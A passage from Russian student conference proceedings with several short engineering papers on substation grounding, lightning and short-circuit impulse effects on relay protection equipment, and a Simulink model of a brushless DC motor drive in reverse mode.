ЗУ на ПС является уравнивателем электрического потенциала, возникающего вследствие различных электромагнитных (ЭМ) воздействий
Рис.1.




Рис. 1. 3D-модель заземляющего устройства подстанции

На аппаратуру релейной защиты и автоматики, автоматизированных систем управления, автоматизированных информационно-измерительных систем коммерческого учета электроэнергии и связи, установленной на территории ПС, оказывается негативное воздействие различными источниками ЭМ поля.

Источниками основных ЭМ воздействий на ПС являются различные аварийные процессы в электрической сети, связанные с первичным оборудованием.

При возникновении в сети первичного оборудования короткого замыкания (КЗ), как по естественным заземлителям, так и по всему контуру заземления электроподстанции, протекают токи промышленной частоты. Длительность импульсных затухающих колебаний амплитудой до нескольких кА, определяется временем срабатывания релейной защиты. При протекании этого аварийного процесса, между различными точками ЗУ возникает разность потенциалов. Его величина зависит как от электрического сопротивления элементов контура заземления, так и качества электрической связи между этими элементами [1,2]. В случае прохождения трассы кабелей управления, измерения или сигнализации в зоне, где между точками контура заземления имеется различие в величине электрического потенциала, то указанная разность потенциалов прилагается и к изоляции вторичных кабелей, клеммным зажимам и к входам аппаратуры, с которой эти кабели имеют электрическую связь.

При ударах молнии в молниеотвод, установленный на территории ПС, протекает процесс его разряда, в этот момент времени по проводникам системы заземления протекает импульсный ток, его амплитуда может достигать до 100 кА, а длительность 10/350 мкс. Импульсные разности потенциалов прилагаются к изоляции кабелей вторичной коммутации, их клеммным зажимам и к входам устройств РЗА [3].

При разрядах статического электричества на корпус вторичного оборудования возникают импульсы перенапряжений - электростатические разряды.

Разность электрического потенциала при этом может достигать величины нескольких тысяч вольт, их длительность может быть менее одной наносекунды. Эти импульсные перенапряжения оказывают огромное воздействие на цепи микропроцессорных терминалов через различные паразитные ёмкостные связи. Цифровая аппаратура при этом «зависает», требует перезагрузки для устранения возникшего сбоя.

Величина тока однофазного короткого замыкания на землю, в соответствии с принятой моделью, составляет 9,9 кА.

Геологическое строение грунтов на территории ПС принимаем характерное для Смоленского региона [4] и представляющего собой четырёхслойное образование грунтов в следующем порядке:

1. Почвенно-растительный слой $\rho = 60 \text{ Ом}\cdot\text{м}$, толщина - 0,1 м;
2. Суглинок лёгкий переотложенный пылеватый мягкопластичный с включениями строительного мусора, $\rho = 90 \text{ Ом}\cdot\text{м}$, толщина- 2,1 м;
3. Суглинок лёгкий пылеватый мягкопластичный, $\rho = 70 \text{ Ом}\cdot\text{м}$, толщина - 2,2м;
4. Суглинок лёгкий песчанистый полутвёрдый, $\rho = 200 \text{ Ом}\cdot\text{м}$, толщина - 1,4 м.

Модель заземляющего устройства и последующие расчёты выполнены в программе «ОРУ-Проект».

Расчётная модель заземляющего устройства имеет следующие технические характеристики:

а) В данной работе принимается двухслойная модель грунта. Первый слой образует почвенно-растительный слой, второй слой образуют три вида суглинков. Для проведения расчётов найдём суммарное сопротивление второго слоя двухслойной модели грунтов.

$$\rho_{\Sigma 1} = \frac{h_1 + h_2 + h_3}{\frac{h_1}{\rho_1} + \frac{h_2}{\rho_2} + \frac{h_3}{\rho_3}} = \frac{2,1 + 2,2 + 1,4}{\frac{2,1}{90} + \frac{2,2}{70} + \frac{1,4}{200}} = 93 \text{ Ом}\cdot\text{м}$$

При расчёте воздействия токов КЗ принимаются удельные сопротивления слоёв грунта для зимнего периода, при расчёте токов молнии - для летнего периода, что обязано с отсутствием грозовой активности и увеличением удельного сопротивления грунта зимой. Таким образом:

Удельное сопротивление 1-ого слоя грунта летом $\rho_{1л} = 60 \text{ Ом}\cdot\text{м}$

Удельное сопротивление 2-ого слоя грунта летом $\rho_{2л} = 93 \text{ Ом}\cdot\text{м}$.

Удельное сопротивление 1-ого слоя грунта зимой $\rho_{1з} = 172 \text{ Ом}\cdot\text{м}$.

Удельное сопротивление 2-ого слоя грунта зимой $\rho_{2з} = 93 \text{ Ом}\cdot\text{м}$.

Толщина 1-ого слоя грунта летом $s_{1л} = 0,1 \text{ м}$

Толщина 2-ого слоя грунта зимой $s_{1з} = 2 \text{ м}$

б) Горизонтальные заземлители (полосовая сечением $40 \times 5 \text{ мм}^2$) моделируются стальным прутом диаметром 20 мм.

б) Вертикальные заземлители (угловая сталь сечением $50 \times 50 \times 5 \text{ мм}^2$ $L=5,0 \text{ м}$) моделируется стальным прутом диаметром 40 мм $L=5,0 \text{ м}$

г) Экраны кабельных линий моделируются алюминиевой трубой диаметром 8,3 мм, программа автоматически задаёт толщину стенки 0,15мм и добавляет медную проволоку диаметром 0,5 мм.




Рис.2. Распределение потенциала по грунту при коротком замыкании на ОРУ ПС

Список источников

1. СТО 5694 7007-29.240.044-2010. Методические указания по обеспечению электромагнитной совместимости на объектах электросетевого хозяйства.
2. ГОСТ Р 51317.4.5-99. Совместимость технических средств электромагнитная. Устойчивость к микросекундным импульсным помехам большой энергии. Требования и методы испытаний.
3. СО-153-34.21.122-2003. Инструкция по устройству молниезащиты зданий, сооружений и промышленных коммуникаций.
4. Правила устройства электроустановок. Издание 7.
5. Медведев Д.М., Хандожко В.А. Автоматизированное технологическое обеспечение контактной жесткости шлифованных поверхностей деталей машин и их стыков. Вестник Брянского государственного технического университета. 2015. № 2 (46). С. 40-49.

Материал поступил в редколлегию 20.04.2024

УДК 62-83(075.8)

Исследование электропривода с вентильным двигателем в режиме реверса

Аторвин Андрей Михайлович (ст. гр. О-23-ЭиЭ-эпа-М)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика» Зотина Виталия Федоровича (v.f.zotin@gmail.com)

Аннотация. Разработан вариант Simulink-модели электропривода с вентильным двигателем, позволяющий исследовать его динамику, включая режим реверса. Показан результат одного из имитационных экспериментов, полученный с помощью разработанной модели. Дана оценка результата моделирования.

Ключевые слова: вентильный двигатель, моделирование, реверс.

Вентильные двигатели, конструктивно идентичные синхронным двигателям с постоянными магнитами, обычно характеризуются как бесколлекторные двигатели постоянного тока [1]. Функцию щеточно-коллекторного узла выполняют в них электронные ключи, переключаемые с помощью датчиков положения ротора. Благодаря сравнительно простому алгоритму управления параметрами движения, электропривод с вентильными двигателями находит широкое применение.

При проектировании электропривода важным этапом является математическое моделирование процессов, связанных с управляющими и возмущающими воздействиями. Для решения этой задачи целесообразно применение программного комплекса MATLAB.

В разделе «SimPowerSystems > Specialized Technology» библиотеки комплекса имеется соответствующая модель «Brushless DC Motor Fed by Six-Step Inverter». Она реализует типовую структуру с применением стандартных блоков «PI Controller», «Controlled Voltage Source», «Universal Bridge», «Permanent Magnet Synchronous Machine» и удобна в применении. Существенным недостатком этой модели является невозможность исследования электропривода при реверсе двигателя.

Для устранения отмеченного недостатка предлагается скорректировать библиотечную модель. Схема скорректированной модели приведена на рисунке 1. Она содержит ряд дополнительных элементов.

Элементы «Gain», «Logical Operator», «Switch» обеспечивают изменение последовательности коммутации фаз обмотки двигателя в зависимости от знака задаваемой скорости.

Дополнительный элемент «Abs» формирует модуль выходного сигнала регулятора скорости, который является управляющим воздействием на инвертор независимо от знака задаваемой скорости.




Рисунок 1 – Схема модели электропривода с вентильным двигателем

В качестве примера применения разработанной модели на рисунке 2 приведена временная диаграмма скорости вентильного двигателя при пуске на заданную скорость 50 рад/с без нагрузки с последующим реверсом при $t=0,05$ с и набросом момента нагрузки 3 Н·м при $t=0,1$ с.

При моделировании электропривода использованы типовые параметры вентильного двигателя мощностью 1 кВт. Параметры регулятора скорости: пропорциональный коэффициент усиления – 0,13; интегральный коэффициент усиления – 160 с^{-1} .




Рисунок 2 – Временная диаграмма скорости

Диаграмма указывает на высокое быстродействие электропривода (длительность реверса составляет 0,05 с) и отсутствие статической ошибки. Недостатком вентильного двигателя являются пульсации момента и скорости в установившемся режиме, о чем свидетельствует рисунок 2.

Список источников

1. Терехов, В. М. Системы управления электроприводов: учебник для студ. высш. учеб. заведений/ В. М. Терехов, О. И. Осипов; под ред. В. М. Терехова. – М.: Академия, 2005. – 304 с. – ISBN 5-7695-1814-6.
2. Космодамианский А.С., Воробьев В.И., Пугачев А.А. Моделирование электропривода с асинхронным двигателем в режиме минимума мощности потерь. Электротехника. 2012. № 12. С. 26-31.
3. Космодамианский А.С., Клячко Л.М., Воробьев В.И., Пугачев А.А. Система управления тягового электропривода с контролем температуры теплонагруженных элементов. Электротехника. 2014. № 8. С. 38-43.
4. Пугачев А.А. Минимизация мощности потерь в электроприводе со скалярной системой управления асинхронным двигателем. Вестник Череповецкого государственного университета. 2015. № 3 (64). С. 32-37.

Материал поступил в редколлегию 20.04.2024

УДК 574.46

Разработка расчётной модели воздействия импульсного потенциала тока молнии на вторичное оборудование электрической подстанции

Горбачевский Георгий Александрович (ст. гр. О-20-ЭиЭ-эиа-Б)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика», Морозова Сергея Владимировича (Morser777@yandex.ru)

Аннотация. Целью данной работы является создание расчётной модели воздействия импульсного потенциала тока молнии на вторичное оборудование подстанции. Его действие способно вызвать ложную работу устройств релейной защиты и автоматики (УРЗА), а в случае их выполнения на микропроцессорной базе, они могут полностью выйти из строя, что приведет к аварийным ситуациям в энергетических системах. Предлагаемая модель воздействия импульсного потенциала тока молнии на вторичное оборудование подстанции является математической моделью реального воздействия импульсных токов и реализует все базовые функции, связанные с расчётом контура заземления, что позволяет выполнять исследования его работы в лабораторных условиях.

Ключевые слова: молниезащита, электрическая подстанция, вторичное оборудование

В состав моделируемой электрической подстанции (ПС) входят три распределительные устройства – открытое распределительное устройство (ОРУ) 220 кВ, ОРУ 110 кВ, комплектное распределительное устройство (КРУ) 10 кВ. Расчёт выполняется в соответствии с методикой МЭК 62305-2 «Молниезащита» (International. Standard EC 62305 Protection Against Lightning) что допускается стандартом [1]. Согласно Приложению А данного стандарта количество ударов молнии на 1 км^2 в год оценивается по следующей формуле

$$N_G = 0,1 \cdot T_D = 0,1 \cdot 50 = 5 \text{ (км}^2 \cdot \text{год)},$$

где T_D - среднегодовая продолжительность гроз в регионе. Уровень грозовой активности в районе расположения ПС (Брянская область) составляет от 40 до 60 часов в год [2].

Молниезащита ПС осуществляется при помощи молниеприёмников, установленных на прожекторных мачтах и порталных молниеприёмниках.

Площадь сбора молний A определим графически

$$A = S_1 \cdot U \cdot S_2 \cdot U \dots S_i = 97640 \text{ м}^2,$$

где $S_i = \pi \cdot 9 \cdot H_i^2$ - площадь сбора молний i -ого молниеприёмника, H_i - высота i -ого молниеприёмника.

Тогда ожидаемое количество разрядов молнии в территорию подстанции за год:

$$N = N_G \cdot A \cdot C_{\text{ТРБ}} \cdot 10^{-6} = 5 \cdot 97640 \cdot 0,5 \cdot 10^{-6} = 0,244 \text{ разряд/год} = 1 \text{ разряд/4,1 года},$$

где $S_{ТРБ}$ - коэффициент, учитывающий наличие в пределах площади A других объектов равной или меньшей частоты. С учётом полученных данных для надёжности молниезащиты 0,9 прорыв молниевое разряда через систему молниезащиты возможен 1 раз за 40 лет, что значительно превышает средний срок службы оборудования (30 лет). Используя кривую вероятностного распределения токов молнии (см. рис. 1) определим оптимальный ток молнии, поражающий оборудование подстанции 1 раз в 30 лет.




Рис. 1. Кривая вероятностного распределения токов молнии

Тогда составим следующее уравнение

$$\left(\frac{N \cdot x}{100}\right)^{-1} = 30, \text{ отсюда } x = \frac{100}{N \cdot 30} = \frac{100}{0,244 \cdot 30} = 13,66 \%,$$

где x - вероятность удара молнии.

По рис. 1 определяем ток молнии с вероятностью возникновения 13,66%, его величина составит 50 кА. Окончательно принимаем для расчётов импульс тока молнии с амплитудой 50 кА, временем нарастания 10 мкс, длительностью 350 мкс. Коэффициент ослабления потенциала при передачи по кабельным линиям принимаем равным 30.

Коэффициент экранирования рассчитывается по следующей формуле:

1) Для участка кабельных лотков с экранирующими заземлителями

$$K_{\Sigma Э} = K_{ЭЛ} \cdot K_{ЭЭ1} \cdot K_{ЭЭ2} = 4 \cdot 4 \cdot 11 = 176,$$

где $K_{ЭЛ}$ - коэф. экранирования кабельных лотков, $K_{ЭЭ1}$ - коэффициент экранирования экранирующих заземлителей, $K_{ЭЭ2}$ - коэффициент экранирования кабельных экранов. Значение коэффициентов экранирования принято в соответствии с Приложением 3 стандарта [3].

2) Для участка кабельных лотков без экранирующих заземлителей

$$K_{\Sigma Э} = K_{ЭЛ} \cdot K_{ЭЭ2} = 4 \cdot 11 = 44$$

Расчётная зона сбора молний показана на рис. 2. Результаты расчётов приведены в таблице 1.

Таблица 1

Результат расчета надёжности молниезащиты

Расчетная точка молниеприемника	Пробой клеммных зажимов	Потенциал земли в окрестности кабельной трассы, кВ	Напряжение на входах МП-оборудования, В	Жесткость воздействия на МП-оборудование
ОРУ-110кВ	да	49	663	2-ая категория

ОРУ-220кВ	да	56	718	2-ая категория
-----------	----	----	-----	----------------

Воздействие наведённого импульсного напряжения от тока молнии на вторичное оборудование. ГОСТ [4] устанавливает степени жёсткости для вторичного оборудования по воздействию данного вида помех. В соответствии с п. 10.2 СТО [3] наименьшее значение пробивного импульсного напряжения типовых клеммных зажимов составляет не менее 10кВ.

Наибольшее напряжение на токоотводах и шинах ЗУ молниеотводов по отношению к вторичным кабелям при ударе молнии в молниеотводы.

В соответствии с п. 10.2 СТО [3] среднюю напряжённость электрического пробоя в грунте принимают 300 кВ/м, в воздухе - 500 кВ/м, по поверхности земли - 100 кВ/м.

В соответствии с результатами расчётов перекрытия с земли на вторичные кабели не произойдёт, т.к. потенциал земли в районе прохождения кабельных лотков менее 150 кВ (значение потенциала, необходимое для пробоя кабельных лотков и изоляции кабелей) а наведённое напряжение окажет воздействие на микропроцессорное оборудование, соответствующее 2-ой степени жёсткости испытаний по ГОСТ [4].

По результатам расчётов, наибольшее напряжение на токоотводах и шинах заземляющего устройства молниеотводов по отношению к вторичным кабелям при ударе молнии 28 кВ/м, что не превышает напряжения пробоя грунта (300 кВ/м).




Рис.2. Модель расчётной зоны сбора молний на электрической подстанции

Список источников

1. СО-153-34.21.122-2003. Инструкция по устройству молниезащиты зданий, сооружений и промышленных коммуникаций.
2. Правила устройства электроустановок. Издание 7.
3. СТО 5694 7007-29.240.044-2010. Методические указания по обеспечению электромагнитной совместимости на объектах электросетевого хозяйства.
4. ГОСТ Р 51317.4.5-99. Совместимость технических средств электромагнитная. Устойчивость к микросекундным импульсным помехам

большой энергии. Требования и методы испытаний.

5. Космодамианский А.С., Воробьёв В.И., Пугачёв А.А. Моделирование электропривода с асинхронным двигателем в режиме минимума мощности потерь. Электротехника. 2012. № 12. С. 26-31.

Материал поступил в редколлегию 20.04.2024

УДК 574.46

Разработка расчётной модели воздействия импульсного потенциала тока короткого замыкания на устройства релейной защиты и автоматики электрических подстанций

Жиляев Сергей Евгеньевич (ст. гр. О-20-ЭиЭ-эиа-Б)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика», Морозова Сергея Владимировича (Morser777@yandex.ru)

Аннотация. Целью данной работы является создание расчётной модели воздействия импульсного потенциала тока короткого замыкания (КЗ) на подстанционные устройства релейной защиты и автоматики (РЗА) с использованием метода математического анализа и имитационного моделирования. Созданная цифровая модель работы заземляющего устройства подстанции при воздействии импульсного потенциала тока КЗ на РЗА является имитационной математической моделью реального растекания токов КЗ по контуру заземления. Модель реализует все базовые функции, связанные с расчётом потенциала заданной точки распределительного устройства относительно земли, что позволяет выполнять расчёт напряжённости с достаточной точностью в лабораторных условиях.

Ключевые слова: электромагнитная совместимость, импульсный потенциал тока, электрическая подстанция

Проблема повышенной чувствительности микропроцессорных устройств релейной защиты и автоматики (МУРЗ) к различным электромагнитным воздействиям возникла вместе с разработкой и внедрением в промышленное использование самой этой аппаратуры.

Современная микропроцессорная аппаратура РЗА оказалась очень уязвима при работе в условиях ЭМП. В этих условиях, обеспечение электромагнитной совместимости (ЭМС) является важной технической задачей, решение которой позволяет достигнуть максимально надёжной работы УРЗА и всей энергетики в целом.

В цифровой модели ПС обеспечение электромагнитной совместимости (ЭМС) производится в соответствии со следующими требованиями:

В соответствии с п. 8.2.12 СТО [1] значение напряжение на заземляющем

устройстве (ЗУ) относительно зоны нулевого потенциала при стекании с него токов замыкания на землю (для токов и напряжений промышленной частоты) не должно превышать 5 кВ. Если напряжение на ЗУ превышает данную величину, то необходимо принимать меры по защите отходящих кабелей вторичной коммутации по предотвращению выхода опасной величины напряжения за пределы электроустановки.

В соответствии с п. 8.2.12 СТО [1] значение напряжения между какой-либо точкой заземления силового оборудования (при коротком замыкании (КЗ) на землю) и точками ЗУ в месте расположения вторичного оборудования (релейный щит в отдельном пункте управления и пр.) к которому приходят контрольные кабели от силового оборудования (для токов и напряжений промышленной частоты) не должно превышать 2 кВ.

Температура нагрева заземлённых с двух сторон экранов и брони кабелей при КЗ на подстанции (для токов и напряжений промышленной частоты) Допустимое значение токов зависит от сечения и материала экрана или брони и определяется расчётом [1]. Максимально допустимые температуры нагрева изоляционных материалов указаны в [2].

ГОСТ [3] устанавливает степени жёсткости для вторичного оборудования по воздействию импульсного потенциала токов короткого замыкания на вторичное оборудование, кабели и клеммные зажимы. Среднюю напряжённость электрического пробоя изоляции кабелей принимают в соответствии с данными производителя. В соответствии с п. 8.2.2.1 СТО [1] наименьшее значение пробивного импульсного напряжения типовых клеммных зажимов имеет величину не меньше 10 кВ.

Допустимые уровни воздействий импульсного потенциала от срабатывания ОПН или разрядников на контрольные кабели, клеммные зажимы и вторичное оборудование, аналогичны требованиям предыдущего пункта

ГОСТ [3] устанавливает степени жёсткости для вторичного оборудования по воздействию электростатических разрядов.

Предельно допустимое значение напряжения прикосновения для электроустановок напряжением выше 1000 В, в соответствии с ГОСТ [4], для токов промышленной частоты и глухим заземлением нейтрали, с временем воздействия 0,1 с не должно превышать 500 В.

В соответствии с расчётами максимальное значение тока КЗ на шинах ОРУ-110 кВ составляет 9,9 кА.

В результате проведения расчётов максимальное значение потенциала при возникновении КЗ на землю (см. рис. 1) на ОРУ-110 кВ составило 3646 В. Данное значение напряжения не превышает предельно допустимого.




Рис.1. Разности потенциалов на ЗУ между точкой КЗ и местом расположения вторичного оборудования.

Максимальная расчётная разность потенциалов между точкой КЗ на ОРУ-10 кВ и местом расположения вторичного оборудования составила 290 В.

Данное значение разности потенциалов не превышает предельно допустимого.

Нагрев экранов кабелей токами промышленной частоты.

В соответствии с ГОСТ [5], для экранов из алюминиевой фольги толщиной 0,15 мм, диаметром 8,3 мм с медной проволокой диаметром 0,15 мм в программе «ОРУ-Проект» был рассчитан допустимый ток термической стойкости. Величина тока термической стойкости составила 528 А

Максимальное расчётное значение тока в экране кабелей при КЗ на ОРУ-110 кВ составило 68 А, что не превышает предельно допустимого значения.

Максимальное значение напряжения прикосновения при возникновении КЗ на ОРУ-10 кВ, по результату расчётов составило 98 В. Полученное значение напряжения не превышает предельно допустимого.

В соответствии с таблицей 1 СТО [1] амплитуда импульсного тока КЗ для ОРУ-110 кВ - 1кА.

Для моделирования импульсной составляющей тока КЗ, в соответствии с ГОСТ [6], приняты следующие параметры импульса тока:

Время нарастания тока- 1мкс;

степень затухания - $60 \pm 10\%$.

В результате проведения расчётов при срабатывании ограничителя перенапряжения (ОПН) наибольшее значение импульсного потенциала на клеммных зажимах контрольных кабелей, неприсоединённых к ЗЗ, составило 8061 В, на зажимах токовых цепей и цепей напряжения - 10934 В (см. рис. 2). Воздействие данного напряжения приведёт к пробоем клеммных зажимов, после чего импульс перенапряжения передастся на входы вторичного оборудования с коэффициентом ослабления 30, что составит 364 В и соответствует первой степени жёсткости испытаний.

В соответствии с п. 319 ГОСТ [7] импульс разрядного тока ОПН имеет время нарастания 8 мкс и длительность 20 мкс. Амплитуда импульса принята 10 кА в соответствии с номинальным разрядным током установленных ОПН.

Проведённый расчёт показал, что при срабатывании ОПН в КРУ-10 кВ наибольшее значение импульсного потенциала на клеммных зажимах контрольных кабелей, неприсоединённых к ЗЗ, составило 7518 В, на зажимах

токовых цепей и цепей напряжения - 13,4 кВ. Воздействие данного напряжения приведёт к пробоем клеммных зажимов после чего импульс перенапряжения передастся на входы вторичного оборудования с коэффициентом ослабления 30, что составит 447 В и соответствует первой степени жёсткости испытаний.




Рис. 2. Распределение импульсного потенциала по грунту при срабатывании ОПН

Список источников

1. СТО 5694 7007-29.240.044-2010. Методические указания по обеспечению электромагнитной совместимости на объектах электросетевого хозяйства.
2. РД 153-34.0-20.527-98. Руководящие указания по расчету токов короткого замыкания и выбору электрооборудования.
3. ГОСТ Р 51317.4.3-99 (МЭК 61000-4-3-95) Государственный стандарт Российской Федерации. Совместимость технических средств электромагнитная. Устойчивость к радиочастотному электромагнитному полю. Требования и методы испытаний.
4. ГОСТ 12.1.038-82. «ССБТ. Электробезопасность. Предельно допустимые значения напряжений прикосновения и токов».
5. ГОСТ Р МЭК 60949-2009. Расчет термически допустимых токов короткого замыкания с учетом неадиабатического нагрева.
6. ГОСТ Р 5317.4.12-99. (МЭК 61000-4-12-95). Государственный стандарт Российской Федерации. Совместимость технических средств электромагнитная. Устойчивость к колебательным затухающим помехам.
7. ГОСТ Р 52725-2007. Ограничители перенапряжений нелинейные для электроустановок переменного тока напряжением от 3 до 750 кВ. Общие технические условия.

Материал поступил в редколлегию 20.04.2024

УДК 621.3

Сравнительный анализ электроприводов контрольно-пропускных систем

Зенченко Степан Сергеевич (ст. гр. О22-РАД-рс-Б)

<https://orcid.org/0009-0004-1212-1793>(stepa.zechenko@mail.ru)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика», Маклакова Владимира Петровича

<https://orcid.org/0000-0001-7107-8233> (maklakov-vp@yandex.ru)

Аннотация: Анализируются электроприводы контрольно-пропускных систем в различных условиях работы. Рассматриваются принципы действия систем, их конструктивные особенности, тенденции и перспективы развития.

Ключевые слова: электропривод, электроэнергия, электродвигатель, система управления, концевые выключатели.

В настоящее время широкое распространение получили электропривода механизмов для открытия и закрытия различных типов ворот. Эти привода находят повсеместное применение, поэтому вопрос изучения их особенностей является актуальным.

